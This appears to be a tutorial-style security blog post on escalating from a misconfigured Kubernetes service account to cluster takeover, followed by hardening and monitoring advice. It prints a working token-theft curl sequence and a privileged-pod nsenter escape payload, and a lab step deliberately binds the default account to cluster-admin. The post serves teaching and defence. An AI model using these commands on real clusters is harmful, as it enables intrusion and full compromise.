Listen to this Post
Introduction:

In the era of cloud-native infrastructure, Kubernetes has become the de facto orchestration platform, but its complexity often leads to critical security oversights. A misconfigured service account within a pod can serve as a golden ticket for attackers, enabling lateral movement and full cluster compromise. This article delves into a real-world exploitation scenario presented at HackerOne Bug Hunt 2026, demonstrating how a simple error can escalate to catastrophic breaches.
Learning Objectives:
- Understand the pivotal role and inherent risks of Kubernetes service accounts in cluster security.
- Learn the step-by-step process to exploit a misconfigured service account for privilege escalation and cluster takeover.
- Master hardening techniques, including pod security policies, RBAC, and continuous monitoring, to mitigate such threats.
You Should Know:
1. The Anatomy of a Kubernetes Service Account
Service accounts in Kubernetes provide identity for processes running in pods, allowing them to interact with the Kubernetes API. By default, pods are assigned a default service account in their namespace, which may have excessive permissions if not properly configured. The danger arises when these accounts are bound to overly permissive roles, enabling attackers to leverage them from within compromised containers.
Step-by-step guide explaining what this does and how to use it:
– List service accounts in a namespace:
kubectl get serviceaccounts -n <namespace>
– Describe a service account to see associated secrets:
kubectl describe serviceaccount default -n <namespace>
– Examine the mounted service account token inside a pod:
 Once inside a pod, check the token mount
cat /var/run/secrets/kubernetes.io/serviceaccount/token
This token is used to authenticate to the Kubernetes API. If the service account has high privileges, such as cluster-admin, an attacker can use this token to execute malicious commands.
2. Identifying Common Misconfigurations with Automated Tools
Misconfigurations often include excessive RBAC permissions, default service account usage, and lack of pod security policies. Tools like kube-bench and kube-hunter can scan clusters for these vulnerabilities.
Step-by-step guide explaining what this does and how to use it:
– Install and run kube-bench to check CIS benchmarks:
docker run --rm -v <code>pwd</code>:/host aquasec/kube-bench:latest node
– Run kube-hunter for penetration testing:
kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-hunter/main/job.yaml
kubectl logs -f job.batch/kube-hunter
– Review RBAC roles and bindings:
kubectl get roles,rolebindings,clusterroles,clusterrolebindings -A
These commands help identify over-privileged accounts, such as those with `wildcard ()` permissions or bindings to the `cluster-admin` role.
- Exploiting a Misconfigured Service Account for Privilege Escalation
Assuming an attacker gains access to a pod with a misconfigured service account, they can use the mounted token to interact with the API server. This can lead to listing secrets, creating new pods, or even compromising the entire cluster.
Step-by-step guide explaining what this does and how to use it:
– From within a compromised pod, extract the service account token:
TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
– Query the Kubernetes API to check permissions:
curl -k -H "Authorization: Bearer $TOKEN" https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_PORT_443_TCP_PORT/api/v1/namespaces/default/pods
– If the service account has cluster-admin rights, create a malicious pod with host privileges:
cat <<EOF | curl -k -X POST -H "Authorization: Bearer $TOKEN" -H "Content-Type: application/yaml" --data-binary @- https://$KUBERNETES_SERVICE_HOST:$KUBERNETES_PORT_443_TCP_PORT/api/v1/namespaces/default/pods
apiVersion: v1
kind: Pod
metadata:
name: attacker-pod
spec:
containers:
- name: alpine
image: alpine
command: ["/bin/sh"]
args: ["-c", "nsenter -t 1 -m -u -n -i sh"]
securityContext:
privileged: true
hostNetwork: true
hostPID: true
hostIPC: true
EOF
This YAML creates a pod with privileged access to the host, allowing escape to the node and full cluster control.
- Mitigating Risks with Pod Security Policies and OPA Gatekeeper
Pod Security Policies (PSP) or their successors like OPA Gatekeeper can enforce security standards, preventing privileged pods from running. This is crucial to block exploitation attempts.
Step-by-step guide explaining what this does and how to use it:
– Enable PSP in Kubernetes (if not already) and create a restrictive policy:
kubectl apply -f - <<EOF
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
name: restricted
spec:
privileged: false
hostNetwork: false
hostPID: false
hostIPC: false
runAsUser:
rule: 'MustRunAsNonRoot'
seLinux:
rule: 'RunAsAny'
volumes:
- 'configMap'
- 'emptyDir'
- 'projected'
- 'secret'
- 'downwardAPI'
EOF
– For newer clusters, use OPA Gatekeeper:
kubectl apply -f https://raw.githubusercontent.com/open-policy-agent/gatekeeper/master/deploy/gatekeeper.yaml
– Create a ConstraintTemplate to disallow privileged containers:
kubectl apply -f - <<EOF
apiVersion: templates.gatekeeper.sh/v1beta1
kind: ConstraintTemplate
metadata:
name: k8spspprivilegedcontainer
spec:
crd:
spec:
names:
kind: K8sPSPPrivilegedContainer
targets:
- target: admission.k8s.gatekeeper.sh
rego: |
package k8spspprivilegedcontainer
violation[{"msg": msg}] {
container := input.review.object.spec.containers[bash]
container.securityContext.privileged
msg := sprintf("Privileged container is not allowed: %v", [container.name])
}
EOF
These policies prevent the creation of pods with privileged security contexts, mitigating escape vectors.
- Implementing Least Privilege RBAC and Service Account Hardening
Apply the principle of least privilege by auditing and restricting RBAC roles. Avoid using default service accounts for pods and ensure tokens are only mounted where necessary.
Step-by-step guide explaining what this does and how to use it:
– Create a custom service account with minimal permissions:
kubectl create serviceaccount restricted-sa -n <namespace>
– Define a role with only necessary permissions (e.g., list pods):
kubectl apply -f - <<EOF
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
namespace: default
name: pod-reader
rules:
- apiGroups: [""]
resources: ["pods"]
verbs: ["get", "list"]
EOF
– Bind the role to the service account:
kubectl create rolebinding read-pods --role=pod-reader --serviceaccount=default:restricted-sa -n default
– Disable automatic mounting of service account tokens in pod specs:
apiVersion: v1
kind: Pod
metadata:
name: my-pod
spec:
serviceAccountName: restricted-sa
automountServiceAccountToken: false
containers:
- name: nginx
image: nginx
This ensures pods only have the permissions they absolutely need, reducing the attack surface.
6. Continuous Monitoring and Incident Response for Kubernetes
Deploy monitoring tools like Falco or Sysdig to detect anomalous behavior, such as privilege escalation attempts or unauthorized API calls. Set up alerts for immediate incident response.
Step-by-step guide explaining what this does and how to use it:
– Install Falco as a DaemonSet for runtime security:
kubectl apply -f https://raw.githubusercontent.com/falcosecurity/falco/master/deploy/kubernetes/falco-daemonset-configmap.yaml
– Create a custom rule to detect token theft or misuse:
kubectl edit configmap falco-config -n falco
Add under `custom_rules`:
- rule: Unauthorized Service Account Token Use
desc: Detect attempts to use service account tokens from unusual locations
condition: >
ka.target.resource=secrets and ka.verb=get and
k8s.ns.name!="kube-system" and jevt.value[/requestObject/subject]="system:serviceaccount"
output: "Service account token accessed by unauthorized pod (user=%ka.user.name pod=%k8s.pod.name)"
priority: CRITICAL
– Monitor Kubernetes audit logs for suspicious API requests:
kubectl logs -l app=falco -n falco | grep "Service account token"
This enables real-time detection and response to exploitation attempts.
- Hands-On Lab: Simulating and Defending Against Cluster Compromise
Set up a lab environment using Minikube or Kind to practice exploitation and mitigation techniques. This reinforces learning through practical experience.
Step-by-step guide explaining what this does and how to use it:
– Deploy a vulnerable cluster with Minikube:
minikube start --kubernetes-version=v1.24.0
kubectl apply -f https://raw.githubusercontent.com/kubernetes/examples/master/guestbook-go/redis-master-controller.yaml
– Intentionally misconfigure a service account by binding it to cluster-admin:
kubectl create clusterrolebinding permissive-binding --clusterrole=cluster-admin --serviceaccount=default:default
– Follow the exploitation steps from section 3 to compromise the cluster.
– Then, apply mitigations: revoke the binding, enable PSPs, and deploy monitoring. This lab mirrors real-world scenarios, enhancing defensive skills.
What Undercode Say:
- Key Takeaway 1: Kubernetes security is a shared responsibility; developers and operators must collaborate on DevSecOps practices to minimize misconfigurations that lead to lateral movement and cluster breaches.
- Key Takeaway 2: Proactive hardening through least privilege RBAC, pod security policies, and continuous monitoring is non-negotiable for protecting cloud-native environments from insider and external threats.
Analysis: The presentation at HackerOne Bug Hunt 2026 underscores a critical trend: as Kubernetes adoption soars, so do attack vectors stemming from human error. The hands-on approach taken by the speaker highlights the importance of practical security training. Organizations must shift left by integrating security scans into CI/CD pipelines and fostering a culture of security awareness. The exploit demonstrated is not merely theoretical; it reflects common findings in bug bounty programs, emphasizing that cloud security requires constant vigilance and updated defense strategies.
Prediction:
As Kubernetes ecosystems expand with multi-cluster deployments and edge computing, misconfigurations will remain a top attack vector, potentially leading to widespread data breaches and supply chain attacks. Future threats may leverage AI to automate exploitation of such vulnerabilities, making AI-driven security tools essential for defense. The cybersecurity community will increasingly focus on zero-trust architectures for Kubernetes, integrating service meshes and advanced encryption to mitigate risks. Events like BBCBD’s bug hunts will become crucial for skill development, driving industry-wide improvements in cloud security posture.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Kazi Ashikur – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


